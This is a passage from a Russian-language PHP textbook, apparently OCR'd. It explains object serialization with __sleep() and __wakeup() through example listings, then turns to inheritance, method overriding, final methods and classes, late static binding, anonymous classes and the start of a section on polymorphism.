Функции PHP `serialize()` и `unserialize()`, которые мы рассматривали в *главе 10*, могут работать не только с массивами, но и с объектами. При этом вызов `serialize()` упаковывает объект, переданный его параметром, в строку, а `unserialize()`, наоборот, получает на вход упакованную ранее строку (возможно, считанную из файла или базы данных) и возвращает созданный по ней объект.

PHP позволяет программисту управлять процессом сериализации и десериализации.

- При упаковке (`serialize()`) вы можете решать, какие свойства объекта необходимо помещать в результирующую строку, а какие следует пропустить (не сохранять). Для этого необходимо создать в классе метод со специальным ("магическим") именем `__sleep()`. Он будет автоматически вызываться PHP перед сериализацией. Метод должен возвращать *список имен* свойств (`public`, `protected`, `private` — не имеет значения), подлежащих сериализации. Все свойства, не указанные в этом списке, будут *проигнорированы* при упаковке (и, соответственно, не восстановятся при последующем вызове `unserialize()`). Обычно к таким свойствам причисляют различные служебные переменные, которые нежелательно где-либо сохранять.
- После распаковки (`unserialize()`) можно выполнять дополнительные действия — например, инициализировать динамические свойства объекта (вроде открытых файлов, подключений к базе данных и т. д.). Необходимый код следует поместить в метод `__wakeup()`. Учтите, что он вызывается уже *после* инициализации нового объекта, а значит, может получить доступ к свойствам, сохраненным ранее по `serialize()`.

Если в одном из свойств объекта хранится другой объект, то при упаковке и распаковке будут вызваны его методы `__sleep()` и `__wakeup()`. Это произойдет даже в том случае, если дочерние объекты хранятся в свойстве-массиве. Таким образом, сериализация имеет *каскадный* характер: она корректно работает вне зависимости от того, хранит ли объект вложенные подобъекты или нет.

> ***Замечание***
>
> При сериализации PHP сохраняет не только `public`-свойства объекта, но также `protected` и `private`. Соответственно, после распаковки их значения корректно восстанавливаются. Это позволяет корректно упаковывать в строку объекты сложной структуры.

Сериализация объектов

В силу особенности применения PHP время жизни объектов, как правило, очень невелико: все переменные и объекты уничтожаются после завершения скрипта. Протокол HTTP не является сессионным, т. е. каждое обращение к серверу воспринимается как обращение нового клиента, а история предыдущих обращений не сохраняется. Разработчик Web-приложений должен сам реализовывать сохранение состояния приложения для каждого из клиентов, прибегая к сессиям и cookies. В таких условиях большое зна-

чение приобретает возможность передачи объекта между несколькими сеансами клиента или даже между отдельными страницами Web-приложения.

Упаковка и распаковка объектов

Для демонстрации приемов работы с функциями `serialize()` и `unserialize()` создадим вспомогательный класс `cls`, содержащий единственный открытый член `$var`, инициализация которого осуществляется в конструкторе класса (листинг 22.21).

Листинг 22.21. Класс `cls`. Файл cls.php

```
<?php ## Класс cls
  class cls
  {
    public $var;
    public function __construct($var)
    {
      $this->var = $var;
    }
  }
?>
```

В листинге 22.22 представлен скрипт, который сериализует объект `$obj` класса `cls` в строку, а строку сохраняет в файл text.obj.

> ***Примечание***
>
> Сериализации могут подвергаться не только объекты, но и массивы (в том числе многомерные).

Листинг 22.22. Сериализация объекта `$obj` класса `cls`. Файл serialize.php

```
<?php ## Сериализация объекта $obj класса cls
  // Подключаем определение класса cls
  require_once("cls.php");

  // Создаем объект
  $obj = new cls(100);

  // Сериализуем объект
  $text = serialize($obj);

  // Сохраняем объект в файл
  $fd = fopen("text.obj", "w");
  if(!$fd) exit("Невозможно открыть файл");
  fwrite($fd, $text);
  fclose($fd);
?>
```

Результатом работы скрипта из листинга 22.22 будет файл text.obj, содержащий следующую строку:

```
O:3:"cls":1:{s:3:"var";i:100;}
```

Данная строка предназначена для функции `unserialize()` и позволяет восстановить объект в другом файле (листинг 22.23).

Листинг 22.23. Восстановление объекта из строки. Файл unserialize.php

```
<?php ## Восстановление объекта из строки
  // Подключаем определение класса cls
  require_once("cls.php");

  // Извлекаем сериализованный объект из файла
  $fd = fopen("text.obj", "r");
  if(!$fd) exit("Невозможно открыть файл");
  $text = fread($fd, filesize("text.obj"));
  fclose($fd);

  // Восстанавливаем объект
  $obj = unserialize($text);

  // Выводим дамп объекта
  echo "<pre>";
  print_r($obj);
  echo "</pre>";
?>
```

Результатом работы сценария из листинга 22.23 будет следующий дамп объекта `$obj`:

```
cls Object
(
    [var] => 100
)
```

Важно, чтобы в момент восстановления объекта скрипт имел доступ к классу `cls`, иначе восстановление объекта будет проведено лишь частично. По сути, будет создан объект-контейнер, в котором будут присутствовать члены класса `cls`, однако отсутствовать какие бы то ни было методы:

```
__PHP_Incomplete_Class Object
(
    [__PHP_Incomplete_Class_Name] => cls
    [var] => 100
)
```

Методы *__sleep()* и *__wakeup()*

При сохранении и восстановлении объекта при помощи функций `serialize()` и `unserialize()` может потребоваться осуществить ряд действий, например: убрать из объекта данные, которые не должны подвергаться сериализации, или скорректировать

их значения, если они теряют актуальность. Для осуществления подобных действий предназначены два специальных метода, которые могут быть перегружены в классе:

- `__sleep()` — метод вызывается, когда объект подвергается сериализации при помощи функции `serialize()`;
- `__wakeup()` — метод вызывается при восстановлении объекта при помощи функции `unserialize()`.

Оба метода не принимают никаких дополнительных параметров.

> ***Примечание***
>
> Название метода `__sleep()` образовано от английского глагола "спать", а метода `__wakeup()` — от глагола "пробуждаться".

Для демонстрации приемов работы со специальными методами `__sleep()` и `__wakeup()` создадим класс `user`, который будет иметь в своем составе следующие члены:

- `$name` — имя пользователя;
- `$password` — его пароль (если поле пустое, то пользователь перенаправляется на страницу авторизации);
- `$referrer` — последняя посещенная страница;
- `$time` — время авторизации пользователя.

Ниже приводится возможная реализация класса `user`.

```
<?php ## Класс user
  class user
  {
    // Конструктор
    public function __construct($name, $password)
    {
      $this->name     = $name;
      $this->password = $password;
      $this->referrer = $_SERVER['PHP_SELF'];
      $this->time     = time();
    }

    // Имя пользователя
    public $name;
    // Его пароль
    public $password;
    // Последняя посещенная страница
    public $referrer;
    // Время авторизации пользователя
    public $time;
  }
?>
```

Подвергнем объект `$obj` класса `user` процедуре сериализации (листинг 22.24).

Листинг 22.24. Сериализация объекта класса `user`. Файл user_serialize.php

```
<?php
  // Подключаем сериализацию класса
  require_once("user.php");

  // Создаем объект
  $obj = new user("nick", "password");

  // Выводим дамп объекта
  echo "<pre>";
  print_r($obj);
  echo "</pre>";

  // Сериализуем объект
  $object = serialize($obj);

  // Выводим сериализованный объект
  echo $object;
?>
```

Результатом работы скрипта из листинга 22.24 будут следующие строки:

```
user Object
(
    [name] => nick
    [password] => password
    [referrer] => /user_serialize.php
    [time] => 1448126014
)
O:4:"user":4:{s:4:"name";s:4:"nick";s:8:"password";s:8:"password";s:8:"referrer";s:1
9:"/user_serialize.php";s:4:"time";i:1448126014;}
```

При сериализации объекта часто необходимо скрыть параметр `$password`, чтобы не допускать его сохранения на жестком диске в незашифрованном виде. Для решения этой задачи как нельзя лучше подходит метод `__sleep()`, возвращающий массив полей, которые должны подвергаться сериализации функцией `serialize()`. По сути, метод `__sleep()` выступает в качестве фильтра, позволяя настроить процесс сериализации на избирательное сохранение информации (рис. 22.3).

Ниже представлен модифицированный вариант класса `user`, который обнуляет значение члена `$password` при сериализации объекта.

```
<?php ## Использование метода __sleep()
  class user
  {
    // Конструктор
    public function __construct($name, $password)
    {
      $this->name     = $name;
      $this->password = $password;
```

```
      $this->referrer = $_SERVER['PHP_SELF'];
      $this->time     = time();
    }
    public function __sleep()
    {
      return ['name', 'referrer', 'time'];
    }

    // Имя пользователя
    public $name;
    // Его пароль
    public $password;
    // Последняя посещенная страница
    public $referrer;
    // Время авторизации пользователя
    public $time;
  }
?>
```




Рис. 22.3. Схема сериализации объекта




Рис. 22.4. Схема восстановления объекта

Результат работы скрипта может выглядеть следующим образом:

```
user Object
(
    [name] => nick
    [password] => password
    [referrer] => /user_serialize.php
    [time] => 1448126081
)
O:4:"user":3:{s:4:"name";s:4:"nick";s:8:"referrer";s:19:"/user_serialize.php";s:4:
"time";i:1448126081;}
```

Как видно, из сериализованной строки пропало поле `password`.

Восстановление объекта из сериализованного состояния при помощи функции `unserialize()` приведет к созданию объекта, в котором сохраняется время авторизации пользователя `$time`. Разумно при этом обновить член `$time` при вызове функции `unserialize()`. Для решения этой задачи предназначен специальный метод `__wakeup()`, который вызывается сразу после восстановления объекта (рис. 22.4).

В листинге 22.25 представлен модифицированный класс `user`, который обеспечивает обновление времени авторизации пользователя при восстановлении объекта.

Листинг 22.25. Использование методов `__sleep()` и `__wakeup()`. Файл user.php

```
<?php ## Использование методов __sleep() и __wakeup()
  class user
  {
    // Конструктор
    public function __construct($name, $password)
    {
      $this->name     = $name;
      $this->password = $password;
      $this->referrer = $_SERVER['PHP_SELF'];
      $this->time     = time();
    }
    public function __sleep()
    {
      return ['name', 'referrer', 'time'];
    }
    public function __wakeup()
    {
      $this->time = time();
    }

    // Имя пользователя
    public $name;
    // Его пароль
    public $password;
    // Последняя посещенная страница
    public $referrer;
    // Время авторизации пользователя
    public $time;
  }
?>
```

В листинге 22.26 представлен скрипт, который демонстрирует восстановление объекта из сериализованного состояния с обновлением члена `$time`.

Листинг 22.26. Восстановление объекта. Файл user_unserialize.php

```
<?php ## Восстановление объекта
  // Подключаем реализацию класса
  require_once("user.php");

  // Сериализованный объект
  $object = 'O:4:"user":3:{s:4:"name";s:4:"nick";'.
            's:8:"referrer";s:19:"/user_serialize.php";'.
            's:4:"time";i:1448125787;}';
```

```
  // Восстанавливаем объект
  $obj = unserialize($object);


  // Выводим дамп объекта
  echo "<pre>";
  print_r($obj);
  echo "</pre>";
?>
```

Результатом работы скрипта из листинга 22.26 будет следующий дамп объекта класса `user`:

```
user Object
(
    [name] => nick
    [password] =>
    [referrer] => /user_serialize.php
    [time] => 1448126194
)
```

Резюме

В этой главе мы начали знакомиться с базовыми понятиями объектно-ориентированного программирования. Мы узнали, как описывать классы, а также объявлять конструкторы и деструкторы — специальные методы, автоматически вызываемые при создании и удалении объектов. В главе даны начальные сведения о "сборке мусора" — алгоритме удаления неиспользованных объектов в программе. Мы познакомились с понятием *ограничения доступа*, а также научились использовать статические члены класса.



ГЛАВА 23

Наследование

Листинги данной главы
можно найти в подкаталоге inherit.

Метод создания самодостаточных классов, который мы рассмотрели в предыдущей главе, — довольно неплохая идея. Однако это далеко не единственная возможность объектно-ориентированного программирования. Сейчас мы займемся *наследованием* — одним из основных понятий ООП.

При помощи механизма наследования вы можете создавать новые типы данных не "с нуля", а взяв за основу некоторый *уже существующий* класс, который в этом случае называют *базовым* (base class). Получившийся же класс носит имя *производного* (derived class).

> ***Примечание***
>
> В целях запутывания иногда базовый класс называют суперклассом, а производный — подклассом. По сути, услышав слово "подкласс", вы можете подумать, что оно означает "часть класса", хотя в действительности происходит совершенно наоборот: подкласс — это производный класс, *включающий* в себя базовый.

Наследование в ООП используется для нескольких различных целей.

- Добавление в существующий класс новых методов и свойств или замена уже существующих. При этом "старая" версия класса уже не будет использоваться; ценность представляет именно новый, расширенный класс.
- Наследование в целях классификации и обеспечения однотипности поведения различных классов. Дело в том, что новый, производный класс обладает теми же самыми "особенностями", что и базовый, и может использоваться везде вместо последнего. Например, рассмотрим базовый класс `Автомобиль` и производный от него — `Запорожец`. Очевидно, что везде, где требуется объект типа `Автомобиль`, можно подставить и объект типа `Запорожец` (но не наоборот). Создав еще несколько производных от `Автомобиля` классов (`Мерседес`, `Таврия`, `Жигули` и т. д.), мы в ряде случаев можем работать с ними всеми однотипным образом, как с объектами типа `Автомобиль`, не вдаваясь в детали.

Расширение класса

Давайте рассмотрим первый, самый простой, пример использования наследования — добавление в уже существующий класс новых свойств и методов.

Итак, пусть у нас есть некоторый класс `FileLogger` *(см. главу 22)* с определенными свойствами и методами. В листинге 23.1 приведен его код.

Листинг 23.1. Базовый класс. Файл File/Logger.php

```
<?php ## Базовый класс
  class FileLogger
  {
    public $f;          // открытый файл
    public $name;       // имя журнала
    public $lines = []; // накапливаемые строки
    public $t;
    public function __construct($name, $fname)
    {
      $this->name = $name;
      $this->f = fopen($fname, "a+");
    }
    public function __destruct()
    {
      fputs($this->f, join("", $this->lines));
      fclose($this->f);
    }
    public function log($str)
    {
      $prefix = "[".date("Y-m-d_h:i:s ")."{$this->name}] ";
      $str = preg_replace('/^/m', $prefix, rtrim($str));
      $this->lines[] = $str."\n";
    }
  }
?>
```

Допустим, что действия этого класса нас не совсем устраивают, например, он выполняет большинство функций, необходимых нам, но не реализует некоторых других. Например, предположим, что мы хотим не просто записывать сообщение в файл журнала, но также и сохранять, в каком файле и на какой строке оно было сгенерировано. Для этого будет использоваться функция `debug_backtrace()`, которая возвращает массив со стеком вызовов функций. Более подробно синтаксис этой функции освещается в *главе 26*.

Зададимся целью создать новый класс `FileLoggerDebug`, как бы "расширяющий" возможности класса `FileLogger`. Он будет добавлять ему несколько новых свойств и методов.

Метод включения

Добиться результата можно и без использования механизма наследования (листинг 23.2). Давайте посмотрим, как это сделать. Будем называть класс `FileLogger` "базовым" в кавычках, т. к. наследование в действительности не используется.

Листинг 23.2. "Ручное" наследование. Файл File/Logger/Debug0.php

```
<?php ## "Ручная" реализация наследования
  // Вначале подключаем "базовый" класс
  require_once "File/Logger.php";
  // Класс, добавляющий в FileLogger новую функциональность
  class FileLoggerDebug0
  {
    // Объект "базового" класса FileLogger
    private $logger;
    // Конструктор нового класса. Создает объект FileLogger.
    public function __construct($name, $fname)
    {
      $this->logger = new FileLogger($name, $fname);
      // Здесь можно проинициализировать другие свойства текущего
      // класса, если они будут
    }
    // Добавляем новый метод
    public function debug($s, $level = 0)
    {
      $stack = debug_backtrace();
      $file = basename($stack[$level]['file']);
      $line = $stack[$level]['line'];
      $this->logger->log("[at $file line $line] $s");
    }
    // Оставляем на месте старый метод log()
    public function log($s) { return $this->logger->log($s); }
    // И такие методы-посредники мы должны создать ДЛЯ КАЖДОГО
    // метода из FileLogger
  }
?>
```

Как видите, в этой реализации объект класса `FileLoggerDebug0` содержит в своем составе подобъект класса `FileLogger` в качестве свойства. Это свойство — лишь "частичка" объекта класса `FileLoggerDebug0`, не более того.

Обратите внимание на один момент. Считается хорошим тоном в начале каждого файла с описанием класса приводить инструкции включения всех файлов, которые ему требуются (инструкция `require_once`). Этим мы упрощаем главную программу: ей уже не нужно "знать", какие внешние функции использует подключаемый класс.

Недостатки метода

Опишем недостатки метода.

- Для каждого метода `FileLogger` мы должны явно создать в классе `FileLoggerDebug0` функцию-посредника, которая делает лишь одну вещь: переадресует запрос объекту `$this->logger`. Минус этого способа огромен: при добавлении нового метода в `FileLogger` нам придется изменять и "производный" класс, чтобы он в нем появился. То же самое придется делать при удалении или переименовании метода из "базового" класса.

  > ***Замечание***
  >
  > Впрочем, на основе материала предыдущей главы мы могли бы использовать специальный метод `__call()` для перехвата обращения к несуществующим функциям объекта. Однако это все равно достаточно неудобно.

- Возникает проблема с наследованием свойств класса `FileLogger`. В нашем примере их, правда, нет, но в общем случае придется писать специальные методы `__get()` и `__set()` для перехвата обращений к несуществующим свойствам *(см. главу 22)*.

- Подобъект не "знает", что он в действительности не самостоятелен, а содержится в классе `FileLoggerDebug0`. В данном примере это и не важно, однако в реальных ситуациях базовый класс может использовать методы, определенные в производном! Такая техника называется *использованием виртуальных методов*.

- Мы не видим явно, что класс `FileLoggerDebug0` лишь расширяет возможности `FileLogger`, а не является отдельной самостоятельной сущностью. Соответственно, мы не можем гарантировать, что везде, где допустимо использование объекта типа `FileLogger`, будет допустима и работа с `FileLoggerDebug0`.

- Мы должны обращаться к "части `FileLogger`" класса `FileLoggerDebug0` через `$logger->logger->`*`имяМетода`*`()`, а к членам самого класса `FileLoggerDebug0` как `$obj->`*`имяМетода`*`()`. Последнее может быть довольно утомительным, если, как это часто бывает, в `FileLoggerDebug0` будет существовать очень много методов из `FileLogger` и гораздо меньше — из самого `FileLoggerDebug0`. Кроме того, это заставляет нас постоянно помнить о внутреннем устройстве "производного" класса.

Пример использования созданного класса приведен в листинге 23.3.

Листинг 23.3. Проверка класса `FileLoggerDebug0`. Файл inherit0.php

```
<?php ## Проверка класса FileLoggerDebug0
  require_once "File/Logger/Debug0.php";
  $logger = new FileLoggerDebug0("test", "test.log");
  $logger->log("Обычное сообщение");
  $logger->debug("Отладочное сообщение");
?>
```

Как видим, "снаружи" все выглядит почти в точности так, будто бы в классе `FileLogger` появился новый метод — `debug()`, а старые сохранились. Сам класс при этом "переименовался" в `FileLoggerDebug0`.

Несовместимость типов

Вспомним теперь, что мы хотели получить *расширение* возможностей класса `FileLogger`, а не нечто, *содержащее* объекты `FileLogger`. Что означает "расширение"? Лишь одно: мы бы хотели, чтобы везде, где допустима работа с объектами класса `FileLogger`, была допустима и работа с объектами класса `FileLoggerDebug0`. Но в нашем примере это совсем не так. Например, попробуйте запустить скрипт, приведенный в листинге 23.4.

Листинг 23.4. Несовместимость типов. Файл inherit0cast.php

```
<?php ## Несовместимость типов при "ручном" наследовании
  require_once "File/Logger/Debug0.php";
  $logger = new FileLoggerDebug0("test", "test.log");
  // Казалось бы, все верно - все, что может FileLogger,
  // "умеет" и FileLoggerDebug0...
  croak($logger, "Hasta la vista.");
  // Функция принимает параметр типа FileLogger
  function croak(FileLogger $l, $msg) {
    $l->log($msg);
    exit();
  }
?>
```

Вы увидите сообщение об ошибке:

```
Fatal error: Uncaught TypeError: Argument 1 passed to croak() must be an instance of
FileLogger, instance of FileLoggerDebug0 given
```

Таким образом, PHP в момент вызова функции `croak()` не позволяет использовать `FileLoggerDebug0` вместо `FileLogger`, хотя по логике такое применение вполне разумно.

Наследование

Теперь рассмотрим, что же представляет собой "настоящее" наследование (или расширение) классов (листинг 23.5).

Листинг 23.5. Наследование. Файл File/Logger/Debug.php

```
<?php ## Наследование
  // Вначале подключаем "базовый" класс
  require_once "File/Logger.php";
  // Класс, добавляющий в FileLogger новую функциональность
  class FileLoggerDebug extends FileLogger
  {
    // Конструктор нового класса. Просто переадресует вызов
    // конструктору базового класса, передавая немного другие
    // параметры.
    public function __construct($fname)
```

```
    {
      // Такой синтаксис используется для вызова методов базового класса.
      // Обратите внимание, что ссылки $this нет! Она подразумевается.
      parent::__construct(basename($fname), $fname);
      // Здесь можно проинициализировать другие свойства текущего
      // класса, если они будут
    }
    // Добавляем новый метод
    public function debug($s, $level = 0)
    {
      $stack = debug_backtrace();
      $file = basename($stack[$level]['file']);
      $line = $stack[$level]['line'];
      // Вызываем функцию базового класса
      $this->log("[at $file line $line] $s");
    }
    // Все остальные методы и свойства наследуются автоматически!
  }
?>
```

Ключевое слово `extends` говорит о том, что создаваемый класс `FileLoggerDebug` является лишь "расширением" класса `FileLogger`, и не более того. То есть `FileLoggerDebug` содержит *те же самые* свойства и методы, что и `FileLogger`, но помимо них и еще некоторые дополнительные, "свои".

Теперь "часть `FileLogger`" находится прямо внутри класса `FileLoggerDebug` и может быть легко доступна, наравне с методами и свойствами самого класса `FileLoggerDebug`. Например, для объекта `$logger` класса `FileLoggerDebug` допустимы выражения `$logger->debug()` и `$logger->log()` без каких бы то ни было функций-посредников.

Итак, мы видим, что действительно класс `FileLoggerDebug` является воплощением идеи "расширение функциональности класса `FileLogger`". Обратите также внимание: мы можем теперь *забыть*, что `FileLoggerDebug` унаследовал от `FileLogger` некоторые свойства или методы — "снаружи" все выглядит так, будто класс `B` реализует их *самостоятельно*.

Переопределение методов

Взгляните еще раз на определение метода-конструктора `__construct()` из листинга 23.5. Видите, его список параметров отличается от списка конструктора `FileLogger::__construct()`? А именно, мы передаем в конструктор нового класса лишь *один* аргумент — имя log-файла `$fname`, а логическое имя журнала вычисляем как `basename($fname)`. Получается, что мы *переопределили* в производном классе уже существующий в базовом классе метод, даже заменив при этом его прототип.

Вообще, под *переопределением* метода подразумевается его описание в производном классе, в то время как в базовом он уже имеется. Переопределенный метод может быть, например, написан "с нуля". Существует также возможность использования кода "родительской" функции (или любых других методов класса).

Модификаторы доступа при переопределении

Если вы переопределяете некоторый метод или свойство в производном классе, то должны указать у него *такой же* модификатор доступа, либо менее строгий. Например, при переопределении `private`-функции допускается объявлять ее как `protected` или `public`. Наоборот, если в базовом классе присутствует `public`-метод, то в производном он тоже должен иметь модификатор `public`, в противном случае PHP выдаст сообщение об ошибке.

Доступ к методам базового класса

Чтобы избежать бесконечной рекурсии ("самовызова" метода), при вызове функции базового класса используется особый синтаксис с ключевым словом `parent`, например:

```
parent::__construct(...);
```

Обратите внимание, что `$this` при этом не упоминается!

> ***Внимание!***
>
> Не забывайте использовать ключевое слово `parent` при вызове методов базового класса! Если вы пропустите его, то функция может зациклиться. Например, написав `$this->__construct()` вместо `parent::__construct()`, мы бы заставили PHP вызывать `FileLoggerDebug::__construct()` самого себя до бесконечности.

Вообще, вместо `$this->`*`имяМетода`*`()` всегда допустимо использовать либо `parent::`*`имяМетода`*`()`, `self::`*`имяМетода`*`()` или даже просто напрямую — `File_Logger::`*`имяМетода`*`()` (предполагается, что `File_Logger` является текущим или родительским классом). При этом `$this` передается в вызываемую функцию автоматически.

Финальные методы

При написании метода вы можете явно запретить его переопределение в производных классах, используя модификатор `final` (листинг 23.6).

Листинг 23.6. Финальные методы. Файл final.php

```
<?php ## Финальные методы
  class Base
  {
    public final function test() {}
  }
  class Derive extends Base
  {
    public function test() {} // Ошибка! Нельзя переопределить!
  }
?>
```

При запуске этого несложного сценария выдается ошибка:

```
Fatal error: Cannot override final method Base::test()
```

Примечание

Для чего может понадобиться определять финальные методы? Предположим, что мы написали класс для работы с авторизованными пользователями, `SecuredUser`. В нем есть метод `isSuperuser()`, который выполняет необходимые проверки и возвращает `true`, если пользователь является суперпользователем. Такой метод имеет смысл сделать финальным, иначе кто-нибудь может написать производный класс `InsecuredUser` и "подменить" в нем метод `isSuperuser()` собственным, возвращающим `true` *всегда*. Так как применяется наследование, везде, где допустимо использование базового класса `SecuredUser`, возможно использование объекта производного класса `InsecuredUser`, а значит, могут быть проблемы с обеспечением безопасности в системе.

Запрет наследования

В PHP, как и в Java, можно не только запретить переопределение методов, но и запретить наследование от указанного класса вообще. Для этого ключевое слово `final` необходимо поставить перед определением класса, например:

```
final class Base {}
// Теперь нельзя создавать классы, производные от Base
```

Используйте `final` при описании класса только в тех случаях, когда это абсолютно необходимо, и вы уверены, что наследование к классу неприменимо.

Константы *__CLASS__* и *__METHOD__*

В *главе 6* мы уже рассматривали предопределенные константы `__FILE__` и `__LINE__`, которые заменяются PHP именем файла и номером текущей строки. Существуют еще две константы, которые "работают" аналогичным образом и могут быть использованы в отладочных целях.

- `__CLASS__`

  Заменяется PHP именем текущего класса.

- `__METHOD__`

  Заменяется интерпретатором на имя текущего метода (или имя функции, если определяется функция, а не метод).

Внимание!

Не пытайтесь применять эти константы в контексте `__CLASS__::`*`имяМетода`*`()` или `$obj->__METHOD__`, такой способ не сработает! Используйте, соответственно, `self::`*`имяМетода`*`()` и `call_user_func(array(&$obj, __METHOD__))`.

Позднее статическое связывание

У конструкции `self` и константы `__CLASS__` имеется ограничение: они не позволяют переопределить статический метод в производных классах. В листинге 23.7 в производном классе `Child` осуществляется попытка переопределить статический метод `title()`, ранее определенный в базовом классе `Base`.

Листинг 23.7. `self` не позволяет переопределить метод. Файл inherit_static.php

```
<?php ## self не позволяет переопределить метод
  class Base
  {
    public static function title()
    {
      echo __CLASS__;
    }
    public static function test() {
      self::title();
    }
  }

  class Child extends Base
  {
    public static function title()
    {
      echo __CLASS__;
    }
  }

  Child::test(); // Base
?>
```

Как видно из примера, при попытке воспользоваться методом `test()` в классе-наследнике, `self`, вместо того чтобы вернуть метод из класса `Child`, вызвал метод из базового класса `Base`. Для решения этой проблемы PHP предоставляет специальное ключевое слово `static`, которое можно задействовать вместо `self` (листинг 23.8).

Листинг 23.8. `static` позволяет переопределить метод. Файл static.php

```
<?php ## static позволяет переопределить метод
  class Base
  {
    public static function title()
    {
      echo __CLASS__;
    }
    public static function test()
    {
      static::title();
    }
  }

  class Child extends Base
  {
    public static function title()
```

```
    {
      echo __CLASS__;
    }
  }

  Child::test(); // Child
?>
```

Анонимные классы

Начиная с PHP 7, по аналогии с анонимными функциями *(см. главу 11)* доступны анонимные классы. Для их демонстрации создадим класс `Dumper`, который имеет единственный статический метод, выводящий дамп своего аргумента (листинг 23.9).

Листинг 23.9. Использование анонимных классов. Файл anonym.php

```
<?php ## Использование анонимных классов
  class Dumper
  {
    public static function print($obj)
    {
      print_r($obj);
    }
  }

  Dumper::print( new class {
    public $title;
    public function __construct(){
      $this->title = "Hello world!";
    }
  });
?>
```

Как видно из примера, благодаря анонимным классам появляется возможность создавать объекты "на лету". Результатом выполнения скрипта будет следующая строка:

```
class@anonymous Object ( [title] => Hello world! )
```

При определении анонимного класса внутри другого класса, для получения доступа к защищенным членам, допускается наследование анонимных классов (листинг 23.10).

Листинг 23.10. Вложенные анонимные классы. Файл anonym_nested.php

```
<?php ## Использование анонимных классов
  class Container
  {
    private $title = "Класс Container";
    protected $id = 1;
```

```
    public function anonym()
    {
      return new class($this->title) extends Container
      {

        private $name;

        public function __construct($title)
        {
          $this->name = $title;
        }

        public function print()
        {
          echo "{$this->name} ({$this->id})";
        }
      };
    }
  }

  (new Container)->anonym()->print();
?>
```

Обратите внимание, что в примере анонимный класс возвращается оператором `return`, в конце которого обязательно требуется точка с запятой. Анонимный класс, будучи унаследованным от класса `Container`, получает доступ к защищенному члену `$id`, в то время как закрытый член `$title` мы вынуждены были передать через его конструктор. Результатом выполнения скрипта будет следующая строка:

```
Класс Container (1)
```

Полиморфизм

Давайте займемся второй областью применимости наследования — так сказать, сведением нескольких классов "под общий знаменатель", чтобы работа с различными классами происходила однотипно. (Напоминаем, что в предыдущем подразделе мы рассматривали использование наследования для расширения возможностей классов.) Итак, если в программе планируется создать несколько различных классов, поведение которых, тем не менее, чем-то схоже, имеет смысл воспользоваться механизмом *полиморфизма*.

Полиморфизм (многоформенность) — одно из интересных следствий идеи наследования. В общих словах, *полиморфность* — это способность объекта использовать методы не собственного класса, а *производного*, даже если на момент определения базового класса производный еще не существует.

> ***Примечание***
>
> Если вы слышите об ООП впервые, это объяснение, вероятно, будет для вас как китайская грамота. В то же время знатоки сочтут его слишком простым, чтобы быть достойным этой

книги. К сожалению, так получается всегда, когда пытаешься в нескольких словах рассказать о чем-то нетривиальном. А мы тем временем еще раз настоятельно рекомендуем вам прочитать учебник по ООП, которым ни в коей мере не является эта книга.

Абстрагирование

Полиморфизм — это способность классов предоставлять единый программный интерфейс при различной реализации. Приведем пример, сайт может состоять из множества страниц. Вот один из возможных вариантов:

- статические страницы (**Главная страница**, **Контакты**, **О компании**, **Вакансии**);
- новости;
- каталог;
- личный кабинет пользователя (**Вход**, **Регистрация**, **Изменение настроек**).

Введем для этих типов страниц различные классы, которые будут хранить содержимое страниц. Так для статических страниц можно ввести класс `StaticPage`, для новостей — `News`, для каталога — `Catalog`, для обслуживания пользователей — `User`.

Несмотря на то, что страницы выполняют разные функции, у них имеются общие черты. Так каждая страница имеет название (`$title`), содержимое (`$content`), часть страниц, например новости и каталог, могут содержать изображение (`$image`). Все классы должны обеспечивать вывод страницы, т. е. иметь метод генерации, например, `render()`.

Разумеется, классы страниц могут и отличаться. Так для работы с пользователем могут потребоваться его имя (`$nickname`), пароль (`$password`), электронный адрес (`$email`). Статические страницы могут кэшироваться, новости, каталог могут кэшироваться для того, чтобы снизить нагрузку на базу данных, а личный кабинет пользователя кэшировать не представляется возможным, иначе из кэша могут выдаваться чужие страницы.

Мы немного забежим вперед, чтобы сделать примеры главы менее абстрактным и более приближенным к реальности. Как вам хорошо известно, операции с жестким диском намного медленнее операций с оперативной памятью. Мы не можем долго хранить данные в переменных PHP. После того как скрипт завершает работу, сборщик мусора утилизирует их вместе со всеми значениями. Для того чтобы данные хранились долго, но в оперативной памяти, прибегают к NoSQL-решениям вроде memcache или redis, которые хранят данные в оперативной памяти. При первом обращении данные извлекаются из "тяжелого" хранилища, файлов, базы данных и помещаются в быстрое хранилище. После чего при следующих обращениях данные извлекаются уже из кэша в оперативной памяти, а жесткий диск, база данных в обработке не участвуют, и обработка запроса осуществляется исключительно быстро. Далее в комментариях будут приводиться примеры обращения к базе данных и memcache. В них можно не вникать, они приводятся лишь для иллюстрации механизма кэширования.

Примечание

Диаграммы классов и объектов принято выражать в специальном графическом языке UML, который имеет много тонкостей и позволяет выразить все отношения, встречающиеся в современных объектно-ориентированных системах. К сожалению, освещение его выходит за границы книги, поэтому мы используем интуитивно понятные схемы.

Попробуем отразить описанные выше требования в графической диаграмме (рис. 23.1).

Все классы имеют общий базовый класс `Page`, который содержит общие для всех классов члены (`$title`, `$content`) и методы (`render()`). Классы, которые должны кэшировать страницы, так же наследуются от общего класса `Cached`. Обратите внимание, что `Cached` сам является производным классом от `Page`, поэтому содержит все переменные и методы, которые определены в нем. Страницы пользователей (класс `User`) мы договорились не кэшировать, поэтому они наследуются от `Page` напрямую.




Рис. 23.1. Диаграмма классов

